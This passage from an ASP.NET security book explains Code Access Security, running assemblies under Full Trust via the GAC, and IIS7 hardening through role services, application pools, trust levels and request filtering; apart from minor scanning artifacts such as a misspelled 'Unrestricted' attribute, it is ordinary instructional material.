       <asp:Literal ID="pageContents" runat="server" />
   </form>
/body>
/html>
```

2. If you run this code, you will see the XML from the Wrox RSS feed on the page displayed. Now, open the `web.config` file and add `trust level="Medium"/>` to the `system.web>` section. Run the code again, and you will see that a `SecurityException` is thrown.

3. Now let's add to the code a request for the `WebPermission`. Edit `default.aspx` and change the `Page_Load` event to add a CAS demand, as shown here:

```
protected void Page_Load(object sender, EventArgs e)
{
    WebPermission webPermission =
        new WebPermission(NetworkAccess.Connect, WroxRssUrl);

    try
    {
        webPermission.Demand();
        string retrievedPage;
        HttpWebRequest httpRequest = (HttpWebRequest)
             WebRequest.Create(WroxRssUrl);
        HttpWebResponse httpResponse =
             (HttpWebResponse)httpRequest.GetResponse();
        using (StreamReader sr = new
              StreamReader(httpResponse.GetResponseStream()))
        {
            retrievedPage = sr.ReadToEnd();
            sr.Close();
        }
        pageContents.Text = Server.HtmlEncode(retrievedPage);
    }
    catch (SecurityException)
    {
        pageContents.Text =
          "Cannot make outgoing request to " + WroxRssUrl;
    }
}
```

If you run the page while in Medium Trust, you will see that the page contains a message saying that the request could not be made.

When administrators set permissions for trust levels, they can configure some permissions (including `WebPermission` and `FileIOPermission`) to allow access to various resources. For example, `WebPermission` can be configured to allow access to individual URLs. You can simulate this for a single URL by changing the trust level declaration in `web.config`.

4. Edit the trust statement to be the following, and then rerun the page.

```
<trust level="Medium"
       originUrl="http://www.wrox.com/WileyCDA/feed/ ➥
            RSS_WROX_ALLNEW.xml"/>
```

You will now see that it works, and the RSS feed is displayed, even though your site is running in Medium Trust. If you wanted to allow access to any page on `www.wrox.com`, you would use a regular expression like this:

```
<trust level="Medium" originUrl="http://www\.wrox\.com/.*"/>
```

In this way, you can implement a simple whitelist of an allowed site. Chapter 14 shows you how to create a custom trust file.

Using the Global Assembly Cache to Run Code Under Full Trust

Every machine with the .NET framework installed on it has a *Global Assembly Cache* (GAC), a machine-wide store of assemblies designated to be shared between multiple applications, such as the .NET framework assemblies themselves. An assembly loaded from the GAC runs under Full Trust, even if the calling assembly is not hosted in a Full Trust environment.

So what does this mean for you? A common problem with Medium Trust is that a lot of Web applications these days want to talk to other Web applications on other Web sites, but Medium Trust restrictions stop this. You can extract your security-sensitive code to a separate, well-tested assembly, and install it into the GAC, where it will run under Full Trust and, thus, be allowed to make Web connections .The separation of code is much simpler when logically distinct functionality such as data-access code is already in a separate assembly.

To put an assembly into the GAC, you must first give it a *strong name*. Strong naming involves signing the assembly with a cryptographic key. The cryptographic signature, combined with the assembly version, prevents components from clashing even if they have the same name, and allows consuming applications to ensure that they are using the correct assembly.

To strong-name an assembly, you must first generate a signing key. From the Start menu, open up the Visual Studio command prompt from the `Visual Studio Tools` folder and enter the following command:

```
sn -k "C:\[DirectoryToPlaceKey]\[KeyName].snk"
```

Once you have generated your key file, you must associate it with an assembly. In Visual Studio's Solution Explorer, right-click on the project you wish to strong-name and choose Properties. Select the Signing tab and check the "Sign the Assembly" checkbox. Click Browse and select your key file. Your key file will be added to your assembly. From now on, your assembly will be strong-named.

You can test this by compiling and then using the following command:

```
sn -v "assemblyName.dll"
```

If all is well, you will see a message saying your assembly is valid. Once you have a strongly named assembly, you can place it into the GAC in one of the following three ways;

- Use installer software such as InstallShield, WiX, or Advanced Installer to write an install package for your application that installs the assembly into the GAC.
- Use Windows Explorer by opening `C:\Windows\Assembly` and dragging and dropping your strongly named assembly into the GAC.
- Use the `gacutil.exe` utility to install your assembly with the command `gacutil -I "C:\[Path]\[AssemblyName].dll"`.



WARNING *The* `gacutil.exe` *utility is only included with Visual Studio and the .NET Framework SDK. It is not available to end users, and must be run from an elevated command prompt.*

Once your assembly is in the GAC, you can add a reference to it in your main application by right-clicking on your application project and choosing Add Reference. Click the Browse tab, browse to the directory containing your strongly named assembly, and select it. Once the assembly reference is added, select it from the `References` folder and ensure that the Copy Local setting is `False` . This will ensure that the version in the GAC is loaded.

This will all work nicely until your application is placed into a non-Full Trust environment. By default, GAC assemblies do not allow calls from partially trusted applications or assemblies, because they may contain security-sensitive operations. To opt-in to letting partially trusted callers use your GAC assembly, you must mark it with the `AllowPartiallyTrustedCallers` attribute, as shown in Listing 13-3

LISTING 13-3: Adding AllowPartiallyTrustedCallers setting to an assembly

```
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Security;

// Normal assembly attributes
[assembly: AssemblyTitle("StrongNamedAssembly")]
[assembly: Guid("4e76c3f5-a92b-44ff-b68c-52e9df2c1add")]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyFileVersion("1.0.0.0")]

[assembly: AllowPartiallyTrustedCallers]
```



WARNING *You should only do this once you are sure your assembly will not expose any security flaws. The* `AllowPartiallyTrustedCallers` *attribute is an assembly-wide attribute, and is applied by editing the* `assemblyinfo.cs` *file in your project:*

When writing an assembly that will allow partially trusted callers, you should follow the `Demand` / `Assert` pattern when performing sensitive operations. A `Demand` for a security permission walks the entire call stack examining each calling function for the specified permission. If the `Demand` succeeds then you can `Assert` the permission and perform the desired action. Here is an example:

```
FileIOPermission FilePermission =
  new FileIOPermission(FileIOPermissionAccess.Write, Directory);

try
{
  // Check the complete call stack.
  FilePermission.Demand();

  //If the demand succeeded, assert permission and
  //perform the operation.
  FilePermission.Assert();
```

```
    // Perform the operation

    // Revert the Assert when the operation is complete.
    CodeAccessPermission.RevertAssert();
  }
  catch(SecurityException)
  {
    // Handle error
  }
```

Simply calling `Assert` does not perform any checks on the calling code, and may pose a security risk — because, by default, any code can use an assembly in the GAC. If you want to limit your GAC assembly to your own code, you can use a `StrongNameIdentityPermission`. This requires that you sign all your assemblies with a strong name. You then use the `sn` utility to retrieve the public key of signed assemblies, as shown here:

```
sn -Tp myAspNetWebSite.dll
```

This will display the public key for an assembly:

```
Microsoft (R) .NET Framework Strong Name Utility Version 3.5.30729.1
Copyright (C) Microsoft Corporation 1998-2001. All rights reserved.

Public key is
01234567890abcdef01234567890abcdef01234567890abcdef01234567890abcdef0123456789
01234567890abcdef01234567890abcdef01234567890abcdef01234567890abcdef0123456789
01234567890abcdef01234567890abcdef01234567890abcdef01234567890abcdef0123456789
01234567890abcdef01234567890abcdef01234567890abcdef01234567890abcdef0123456789
01234567

Public key token is 1fb524c4de32f500
```

This can then be used with the permission either on an assembly level, or a class/method level like so (the key has been truncated for ease of illustration):

```
[StrongNameIdentityPermission (SecurityAction.Demand ,
 PublicKey="01234567890abcdef01234567890abcdef" +
           ....
           "01234567"]
public MySecureClass
{
}
```

There are a couple of other "gotchas" associated with GAC assemblies:

- Recompiling an assembly will not add the updated version to the GAC. You must remove previous versions and add the new version to the GAC in order for your changes to take effect.
- If the version number of your GAC assembly changes, then assemblies with different versions will live side by side in the GAC. To use the new assembly, you must remove the reference to the old one from your project, and then re-add a reference to the assembly with the new version number.

.NET 4 Changes for Trust and ASP.NET

Version 4 of the .NET framework has some major changes to the security model. As it stands, CAS is large and unwieldy to configure, and can lead to confusing and unreliable behavior. With Version 4, applications run with Full Trust as the default, and the hosting environment uses the simple sandboxing API to control permissions. For developers who wish to host code in a sandbox, this is a lot simpler.



NOTE *This section is based on Beta 1 version of the .NET 4 Framework. As with any discussion based on beta software, the information in this section is subject to change before release. The changes in .NET 4 are large, and this section only covers those of immediate use to ASP.NET developers. Shawn Farkas is probably the best recognized CAS expert within Microsoft, and his blog at* `http://blogs.msdn.com/shawnfa/` *contains more details on the upcoming changes, as well as a lot of useful discussion around CAS internals.*

The major change for ASP.NET developers is the capability to avoid using the GAC to host Full Trusted assemblies.

Like Silverlight, partially trusted code in .NET 4 will be security-transparent. Unlike Silverlight, you can also write Safe Critical code, which acts as a gatekeeper to actions that may have security consequences such as writing a file. Code that does very unsafe actions (such as calling the Windows API) will be Critical code, and can only be called via Safe Critical code. Listing 13.4 shows a typical Safe Critical code block.

LISTING 13.4: A safe critical code block in .Net 4.0

```
[assembly: AllowPartiallyTrustedCallers]

namespace MyApplication.WebAccess
{
    public class WebAccess
    {
        [SecuritySafeCritical]
        public string GetWebPage(string url)
        {
            // Validate the requested url first,
            ...
            // If passed, continue

            WebPermission webPermission =
                new WebPermission(NetworkAccess.Connect, url);
            try
            {
              webPermission.Assert()
              // Now retrieve the web page.
            }
```

continues

LISTING 13-4 *(continued)*

```
            catch (SecurityException)
            {
                ...
            }
        }
    }
}
```

This may not look much different, but within this Safe Critical code block is where you can provide input validation, security checks, and canonicalization of output. The other change from the 1.0-3.5 model is that Safe Critical is an opt-in process, which means that any code not marked as Safe Critical in a trusted assembly will not be allowed to perform sensitive functions.

ASP.NET gains the capability to select which assemblies run in Full Trust without the need to place them in the GAC. The `web.config` has a new element, `fullTrustAssemblies`, which contains a list of assembly names, their versions, and the public key from their strong name key pair. Following is an example of that element:

```
<fullTrustAssemblies>
 <add assemblyName="MyTrustedLibrary"
      version="1.0.0.0"
      publicKey="0012...bdbd" />
</fullTrustAssemblies
```

Of course, like any other configuration section in ASP.NET, an administrator may not allow you to nominate your own assemblies as fully trusted. If you require more flexibility in deciding trust levels for assemblies, you can write your own `HostSecurityPolicyResolver`, and decide trust levels based on the evidence provided by each assembly.

A CHECKLIST FOR CODE NOT UNDER FULL TRUST

The following is a checklist of items to consider when writing code that may not run under Full Trust:

- *Always wrap code that requires CAS permissions with a demand.*— You should specify minimum permissions for your code, or fail gracefully, or disable functionality if the demand fails.
- *Place code that always requires Full Trust in a separate assembly stored in the GAC.*— GAC assemblies will always run as Full Trust.
- *Remember to opt-in to allow partially trusted callers.* — The .NET framework will stop code hosted in partial trust environments from calling GAC assemblies, unless you opt-in and mark your assembly with the `AllowPartiallyTrustedCallers` attribute.
- *Remember to use Demand/Assert in APTC assemblies.*— This will check the calling assemblies that are allowed to perform the function. If you want to override this, then remember that anyone can call a GAC assembly, unless you add a `StrongNameIdentityPermission` .

14

Securing Internet Information Server (IIS)

Not only can your application be vulnerable to attack — the infrastructure around it, if badly configured, also can provide places for a hacker to probe and exploit. Over the years, Internet Information Server (IIS) and the Windows operating system have improved security immensely, but configuration is extremely important. This chapter provides an overview of some of the security configuration settings for IIS7. If your applications are hosted by large companies, or by a hosting provider, it is unlikely that you will have to configure Windows or IIS. However, every developer should at least be aware of the security facilities provided by the infrastructure.

In this chapter, you will learn about the following:

- How to install and configure IIS7 securely
- How to configure application pools
- How to set a trust level for ASP.NET applications
- How to query IIS logs with Log Parser
- How to filter potentially harmful requests
- How to request a Secure Sockets Layer (SSL) certificate
- How to use Windows to set up a development certificate authority (CA)

If you are configuring your own infrastructure, then you should document every step you make during configuration as well as scheduling regular backups. Remember, however, that if your Web site is attacked successfully, you may not notice immediately, and so you could be backing up a compromised site. Careful documentation of the initial configuration and any subsequent changes will help you in the event that you need to rebuild a hacked server.



NOTE *This chapter is written for Windows Server 2008, but most of the information will also apply to Windows Vista and Windows 7. IIS7 authentication and authorization is covered in Chapter 7.*

INSTALLING AND CONFIGURING IIS7

Starting with SQL Server 2005, and continuing with Vista and Windows 2008, Microsoft realized that installing every feature and enabling it by default was a bad idea. Nowhere is this more apparent than with Windows Server 2008. With Windows Server 2008, everything is not just turned off, but not installed — even file sharing.

To install IIS for Windows Server 2008, you add the Web Server role through Server Manager. Follow these steps:

1. Start Server Manager.
2. Right-click on the Roles icon and choose Add New Role to start the Add Roles Wizard.
3. In the wizards Server Roles screen, check the box beside Web Server (IIS).
4. Click Next and continue through to the Role Services screen.

As you can see from the Role Services screen shown in Figure 14-1, the minimum amount of functionality is installed, reducing the attack surface of the default installation. The base install




FIGURE 14-1: IIS Role Services

allows static content, error messages, directory browsing, and adds the logging tool, leaving you with a Web server unable to run ASP.NET applications. Checking the ASP.NET functionality will add the dependencies it needs. As a rule of thumb, you should only install the features that you need, avoiding any potential vulnerability in components you are not using.

Unlike previous versions of IIS (where configuration information was hidden in a database called the `metabase`), IIS7 stores its configuration settings in `.config` files, thus making it easy to copy configurations from one machine to another. A change made to an individual site in the IIS7 Manager tool will insert or change the required lines in an application's `web.config` file. This means that you can trail and test various configurations on your development machine, and then simply copy the configuration file to a live server where (unless an administrator has locked particular settings) your configuration will become active.

IIS Role Services

Table 14.1 lists the myriad options that IIS supports and their purposes. Remember that IIS Role Services support all Web sites on a server. So if one Web site on a server needs directory browsing but others don't, then installing directory browsing will make it available to every Web site, not just the one that requires it. However, some common services can be configured on an individual-site basis in the `system.WebServer` section of your`web.config` file.

TABLE 14-1: IIS Role Services

ROLE SERVICE	PURPOSE
Static Content	Static Content supports the serving of static files (such as HTML, image, and text files). As such, it's very rare that you will not need this.
Default Document	This allows you to configure a default document to be served should users not specify a filename in the requested URL. Again, it's very likely you will need this unless, for example, your Web server simply hosts Web services for which every client knows the direct URL.
Directory Browsing	Directory browsing produces an automatically generated list of files and directories when the user does not specify a file in the URL, and when default documents are disabled or not configured. This is not often needed, and so can be deselected during installation, or uninstalled afterward.
HTTP Errors	This facility allows to you customize the error messages returned by IIS to a client browser. This is overridden by the ASP.NET custom errors for any file that passes through the ASP.NET engine (or all files in integrated pipeline mode).
HTTP Redirection	This allows requests to be redirected to another URL, and is useful for supporting migration from older applications.

continues

TABLE 14-1 *(continued)*

ROLE SERVICE	PURPOSE
ASP.NET	Obviously, you will want to install the ASP.NET role service to support the running of your applications.
.NET Extensibility	This role service supports HTTP modules and allows the extension of the request pipeline. It is required when you install the ASP.NET service role.
ASP	This role supports classic Active Server Pages (ASP) applications. If your server will not run ASP applications, then do not install this role. It is not required to run ASP.NET applications.
CGI	This role supports Common Gateway Interface (CGI) applications. If your server will not be running CGI applications, then do not install this role. It is not required to run ASP.NET applications.
ISAPI Extensions	This role is required for ASP.NET applications.
ISAPI Filters	This role is required for ASP.NET applications.
Server Side Includes	Server Side Includes (SSI) is a method of creating dynamic HTML files by including one file in another. Like CGI and ASP, if your application does not use this facility, do not install it.
HTTP Logging	This provides request logging in a standard format used by most Web services, as well as in addition to any logging that IIS places in the Windows event log. The logs include details on every request made to your server, and are a great source of information about potential attacks. HTTP logging should be enabled on any Web server.
Logging Tools	This optional facility installs a scriptable object, `logscript.dll`, that allows programs to easily parse log files. Some logging analysis software may require this. Because it is not remotely callable, it is safe to install this when you configure HTTP logging.
Request Monitor	The Request Monitor allows a server administrator to examine requests, as well as the processes and application pools these requests run in. This can be useful in tracking down requests that slow a Web server response. You can access the Request Monitor by highlight the server in the IIS Administration tool, and clicking Worker Processes. (Application pools are discussed in more detail later in this chapter.)
Tracing	This facility is separate from ASP.NET tracing. It allows rules to be configured for requests. The rules can trigger on various conditions, including errors and long running requests. Like Request Monitor, this can be useful in tracking down which requests cause a Web application to slow, or to track specific error conditions that would not normally show in the IIS logs.

ROLE SERVICE	PURPOSE
Custom Logging	This feature allows you to write a custom logging module to be used when IIS generates log files. This may be useful if you have multiple Web servers and want to centralize logs for purposes of monitoring.
ODBC Logging	This feature allows you to have IIS log to an Open Database Connectivity (ODBC) data source such as SQL Server. This may be useful if you have multiple Web servers and want to centralize logs for purposes of monitoring.
Basic Authentication	Basic authentication provides a username and password prompt, checking the username and password against the local Windows user database or Active Directory (AD). Of all the authentication options, it offers the widest browser compatibility, but usernames and passwords are sent in plain text. Thus this is rarely used in external-facing applications. If you must use basic authentication, then you should only use it on an SSL-protected Web site.
Windows Authentication	Windows authentication is suitable for use in intranet applications, and Internet Explorer can be configured to automatically authenticate to a Windows Authentication-protected Web site. While it can be configured to check users against the local Windows user database, it is most commonly used in conjunction with AD.
Digest Authentication	Digest authentication sends a password hash rather than a plain text password, but requires a domain controller, and has relatively low support in non-Microsoft browsers. It should be considered as an alternative to the Basic Authentication facility if your application does not require wide cross-browser support.
Client Certificate Mapping	Client Certificate Mapping is one of the two certificate authentication methods supported by IIS. A user is issued a client X509 certificate, which is sent to the Web server during authentication, and mapped to a user account. Client Certificate Mapping uses Active Directory and Certificate services to map certificates to users. (Certificates are discussed in more detail later in this chapter.)
IIS Client Certificate Mapping	IIS Client Certificate mapping uses a native mapping store for client certificates without the need for AD. This is faster than Client Certificate Mapping, but can be more difficult to manage.
URL Authorization	URL Authorization replaces the previous access control functionality, which used the underlying file system access control lists to authorize access to resources. IIS7 authorization is examined in Chapter 7.

continues

TABLE 14-1 *(continued)*

ROLE SERVICE	PURPOSE
Request Filtering	Request Filtering examines all incoming requests before they reach your application, and acts upon them based upon a rules set. For example, all requests for a file with a `.bak` extension can be rejected, or all requests over 5KB in size can be rejected. This is discussed in more detail later in this chapter.
IP and Domain Restrictions	This feature enables you to allow or deny access to resources based on the originating IP address or domain name of the request.
Static Content Compression	This feature allows for the compression of static resources, making more efficient use of bandwidth.
Dynamic Content Compression	This feature allows for the compression of dynamic content, at a cost of CPU load.
IIS Management Console	The IIS Management Console allows for GUI administration of local and remote IIS servers.
IIS Management Scripts and Tools	The scripts and tools in this feature allow command-line configuration of IIS via scripts.
Management Service	This service allows for IIS to be remotely managed from another computer, and should not be installed without the capability to limit management connections via a firewall or domain infrastructure.
IIS6 Metabase Compatibility	This feature provides the capability to configure IIS using the same `metabase` API that previous versions of IIS used. It is necessary if you want to publish or configure applications within Visual Studio 2008. However, if you are not directly publishing from Visual Studio 2008, you should not need this feature.
IIS6 WMI Compatibility	WMI Compatibility allows you to continue using software that queries and utilizes the Windows Management Instrumentation (WMI) API to monitor or configure IIS. If you do not currently use these tools, then do not install this feature.
IIS6 Scripting Tools	This allows you to continue using administration scripts that used Active Directory Service Interface (ADSI) or ActiveX Data Objects (ADO). If you do not currently use these tools, then do not install this feature.
IIS6 Management Console	This feature installs the IIS6 Management Console, allowing management of remote IIS6 servers. It's unlikely a production Web server will need this feature.

Removing Global Features for an Individual Web Site

When an IIS option is installed, it is registered in the IIS global configuration file, `%windir%\system32\inetsrv\config\applicationHost.config`, located in the `<globalModules>` section, which contains all native modules. If you open this file in a text editor, you will see the names and locations of all the modules.

Modules are globally enabled or disabled in the `<modules>` section of the same file. Modules written in managed code do not need to be registered in the `globalModules` section, but only appear in the `modules` section of `applicationHost.config` file.

To remove a module at an application level, you can use the `<system.WebServer>/<modules>` section of your application `web.config` file. For example, the following snippet will remove the Windows Authentication module from your application:

```
<system.WebServer>
   <modules>
       <remove name="WindowsAuthentication" />
   </modules>
</system.WebServer>
```

A server administrator can remove the capability to add or remove modules at an application level by adding the `lockItem` attribute to an individual module, or to the entire `modules` section in `applicationHost.config` file. Modules that make up the IIS role features are locked by default, but, depending on the module, may still be disabled or enabled, rather than removed.

Creating and Configuring Application Pools

With the introduction of IIS6 came the concept of *application pools*, which are holding pens for applications. Each application pool offers an isolated area in which one or more applications may run under a particular identity. An application that crashes, taking its hosting application pool with it, will not affect any applications running in other application pools.

An application pool can be configured to run under a particular Windows user account, limiting or widening the files, directories, and other resources it can access. Generally, when hosting multiple Web sites on a single server, each Web site should be configured to run in its own application pool, under its own identity. That way, if an application needs write access to its own directories or other areas of a machine, these rights can be safely granted using the Windows Access Control functionality without compromising the safety of other applications. This is because one application identity will not be able to access resources owned by another application identity.

Creating a new application pool is a simple process using IIS Manager. You just right-click on the Application Pools node in the tree view and select New ➪ Application Pool from the context menu that appears. Figure 14-2 shows the dialog controlling the creation of a new application pool.




FIGURE 14-2: Creating a new application pool

You must enter a name for the new application pool, select the .NET framework version as appropriate, and choose a Managed Pipeline

mode. The "Integrated" pipeline shown selected in Figure 14-2 integrates the IIS and ASP.NET request pipelines, which allows you to write HTTP modules (such as the one demonstrated in Chapter 4) that will affect all requests. The "Isolated" pipeline separates the IIS request pipeline and the ASP.NET pipeline, and this is generally used for backward compatibility with older applications.

ASP.NET 1.1 applications will always run in an isolated pipeline application pool. Once an application pool has been created, you can continue to configure its options, including its identity and the criteria under which an application pool will recycle — a process by which the application pool closes down, freeing all its resources, and then restarts.

To place an application in an application pool, click the Web site in the tree view listing and then click Basic Settings in the Actions pane. Click Select in the Edit Site dialog to produce a list of application pools into which you can place the Web site or application.

In previous versions of IIS, all worker processes created ran as `LocalSystem`. From a security standpoint, this was a bad idea. `LocalSystem` has access to nearly every resource on the host computer. With application pools, worker processes run, by default, under the `NetworkService` account. This account has a limited number of privileges:

- Adjust the memory quota for a process
- Log on as a service
- Allow logon locally
- Access the computer from the network
- Replace process-level tokens
- Impersonate a client after authentication
- Generate security audits

To configure the account an application pool runs under, you must first create the Windows user account and add it to the `IIS_IUSRS` group (or the `IIS_WPG` group for IIS6/Windows 2003). This group adds the right permissions for a Windows account to be used as an application pool identity.

Next, in IIS Manager, right-click the application pool you wish to reconfigure in the application pool list, and then choose Advanced Settings from the context menu. Under the Process Model settings, you can choose the Windows identity that the pool will run under. If your application is running in a domain environment, you can configure the application pool to run as a domain user and thus grant any applications running within it access to domain resources that the configured user can access. If your server is running in a workgroup environment but it must access resources on another computer (such as in a network share), you can create identical usernames and passwords on both computers, and configure the application pool to run under this mirrored user account. You then grant access to the network shares or other resources to the mirrored account on the remote machine.

With IIS7, application pools will be isolated from each other by default, even if they share the same pool identity. Under IIS7, each Web application has an application pool configuration file

dynamically generated when the pool is started. It is stored, by default, in the `c:\inetpub\temp\appPools` folder. Each Web application has an additional Security Identifier (SID) generated for it, which is injected into the `w3wp.exe` process that hosts the pool. The application pool configuration file is then locked via the NTFS Access Control List (ACL) to only allow that SID access to it, isolating each pool configuration file from other pools.

Using this injected SID, it is possible to lock the directories hosting a Web application to just that application pool without having to create specific users. To secure directories based on the application pool identity, you must follow these steps:

1. Configure each Web site or Web application you want isolated to run in its own application pool.
2. Configure anonymous authentication to use the application pool identity (rather than the `IUSR` account). Click the Authentication icon for the Web site, and then right-click on Anonymous Authentication. Choose Edit from the context menu and select Application Pool Identity in the credentials dialog that appears.
3. Remove the NTFS permissions for the `IUSRS` group and `IUSR` account for the application folders and files.
4. Grant read permissions (and any other appropriate permissions) to the application folders and files to the `IIS APPPOOL\ ApplicationPoolName`, replacing `ApplicationPoolName` with the name of your application pool.

Application pools can be configured to recycle on a regularly timed basis, after a particular number of requests, or based on the amount of memory an application pool consumes. This can be useful for memory leaks in applications for which you do not have the source code.

To configure the recycling options, begin by right-clicking the application pool and choosing the Recycling from the context menu. It is difficult to estimate which values you should set because they will vary from application to application. You can use Process Explorer from SysInternals to monitor your own Web application over a period of time to get a feel for how much memory it will use under normal conditions. You can download Process Explorer from `http://technet.microsoft.com/en-us/sysinternals`.

As application pool recycling restarts an application, all internal session states and caching will be cleared.

Configuring Trust Levels in IIS

As you read in Chapter 13, all .NET applications are subject to Code Access Security (CAS) permissions. A *trust level* is a set of defined CAS permissions that the hosting environment for an application grants to any applications that run in it.

The .NET Framework has five default trust levels, as shown in Table 14-2.

TABLE 14-2: Default .NET Trust Levels

TRUST LEVEL	RESTRICTIONS
Full	None.
High	Cannot call unmanaged code.
	Some restrictions placed on reflection.
Medium	In addition to High restrictions:
	Cannot create Web requests.
	Can only write files to the application directory and below.
	Has some restrictions on the environment variables accessibility.
Low	In addition to Medium restrictions:
	Cannot make any out-of-process calls (for example, to a database, to the network, or to send emails).
Minimal	Denied pretty much everything.

You should configure an application or Web site to run with the minimum amount of privileges it needs by selecting the appropriate trust level. For example, it's unlikely that the majority of Web applications need to call unmanaged code, and so the trust level could be reduced from Full (the default) to High. To set an application's trust level. navigate to the site or application in IIS Manager, and then double-click .NET Trust Levels in the Features View. Select a trust level from the Trust Level drop-down list.

Changing the trust level will add a trust element to the `system.web` section of an application `web.config` file. For example, the following snippet sets an application's trust level to High:

```
<system.web>
  <trust level="High" />
</system.web>
```

Microsoft recommends that the majority of applications run under Medium trust.

Locking Trust Levels

If you want to stop applications from changing their trust levels, you can select and lock a trust level by editing the .NET framework's `web.config` file, which is contained in the `C:\Windows\Microsoft.NET\Framework\{version}\CONFIG` directory. The definitions for Trust Levels are contained in the `<system.web>` `<securityPolicy>` section.

If you open the file, you will see this section is wrapped by a `<location>` element. If you change the `allowOverride` parameter on the `<location>` element to `false`, the trust level specified in the `<trust>` element of the security policy will apply to all applications hosted by IIS. Any attempt to

change the trust level via `web.config` will cause an exception to be thrown, and the application will not start.

The following code illustrates a configuration where all applications will run in Medium trust:

```
<location allowOverride="false">
  <system.web>
      <securityPolicy>
          <trustLevel name="Full" policyFile="internal"/>
          <trustLevel name="High" policyFile="web_hightrust.config"/>
          <trustLevel name="Medium" policyFile=
               "web_mediumtrust.config"/>
          <trustLevel name="Low" policyFile="web_lowtrust.config"/>
          <trustLevel name="Minimal" policyFile=
               "web_minimaltrust.config"/>
      </securityPolicy>
      <trust level="Medium" originUrl=""/>
  </system.web>
</location>
```

Creating Custom Trust Levels

You may discover that the recommended Medium trust level is too restrictive for some applications (generally those that make outgoing Web calls to Web services or other remote content providers), but High trust may grant too many permissions. In this scenario, you can create a custom trust level. For example, you may have a level based on Medium trust, but allow all outgoing network connections.

The following instructions illustrate how to use the Medium trust configuration as a base, and then add permission to make outgoing network connections:

1. Open the `c:\windows\Microsoft.NET\{version}\CONFIG` file.
2. Copy the Medium trust configuration, `web_mediumtrust.config`, to a new file in the same directory (for example, `web_mediumplus.config`), and open it in a text editor.
3. Find the WebPermission section in the custom configuration file, which should look like the following:

```
<IPermission class="WebPermission" version="1">
 <ConnectAccess>
   <URI uri="$OriginHost$"/>
 </ConnectAccess
</IPermission>
```

4. Change this section by removing the `ConnectAccess` element and adding an `Unrestricted` attribute with a value of `true`, like so:

```
<IPermission class="WebPermission" version="1"
             Unrestribed="true">
</IPermission>
```

5. You can also remove (by commenting out) the `PrintingPermission` if your application does not talk to printers, and the `EnvironmentPermission` if your application does not need access to environment variables.

6. Finally, you must add the new trust configuration to the available levels by editing the .NET framework `web.config` file contained in the `CONFIG` directory. Open this file in a text editor and search for the `securityPolicy` section. Add a new `trustLevel` element that specifies your new configuration, and lock it if required, as shown here:

```
<location allowOverride="false">
    <system.web>
        <securityPolicy>
            <trustLevel name="Full" policyFile="internal"/>
            <trustLevel name="High" policyFile="web_hightrust.config"/>
            <trustLevel name="Medium" policyFile=
                 "web_mediumtrust.config"/>
            <trustLevel name="Low" policyFile="web_lowtrust.config"/>
            <trustLevel name="Minimal" policyFile=
                 "web_minimaltrust.config"/>
            <trustLevel name="MediumPlus" policyFile=
                 "web_mediumplus.config"/>
        </securityPolicy>
        <trust level="MediumPlus" originUrl=""/>
    </system.web>
</location>
```

All applications hosted by IIS will now run under your new MediumPlus trust level.

FILTERING REQUESTS

The IIS7 Request Filter began life as URLScan for IIS4, an extension that examined requests for potentially harmful exploits (such as double-escaped URLs) and stopped them from reaching any applications running on the server. In IIS7, these features were rolled into the Request Filtering role service.

Request filtering can be configured globally using `applicationHost.config` and for each application in the `web.config`. If you prefer a GUI to configure request filtering, then the IIS7 Admin Pack (downloadable from `http://www.iis.net/extensions/AdministrationPack`) provides one. You should be aware that request filtering constrains input, and you can stop your Web site from working if you misconfigure the filters. Requests can be filtered and rejected based on a number of rules:

- Double-encoded requests
- Requests with non-ASCII characters
- A filter based on a request file extension
- A filter based on request sizes
- A filter based on HTTP verbs
- A filter based on URL sequences
- A filter based on request segments
- A filter based on request headers

Configuration options for request filtering are made in the `<system.WebServer>/<Security>/<requestFiltering>` section of the configuration files.

Filtering Double-Encoded Requests

An attacker can attempt to bypass filters on a URL by doubling encoding characters. For example, an ampersand (`&`) in a request may normally be escaped to `%26`, where the percent sign indicates the following digits comprise an ASCII value. An attacker could disguise this by encoding the percent sign to `%25` , making the disguised ampersand `%2526`. If request filtering is configured to reject a double-escaped request, it will attempt to normalize the request twice, rejecting it if the result of the second normalization differs from the result of the first normalization.

To configure the check for double-encoded requests, use the `allowDoubleEscaping` attribute on the `requestFiltering` element, as shown here:

```
<system.webServer>
 <security>
   <requestFiltering allowDoubleEscaping="false" />
 </security>
</system.webServer>
```

Filtering Requests with Non-ASCII Characters

If your application does not use non-ASCII characters in its requests (that is, those with a "high bit" set), then you can safely reject them, lowering the attack surface on your application. This option is configured using the `allowHighBitCharacters` attribute, as shown here:

```
<system.webServer>
 <security>
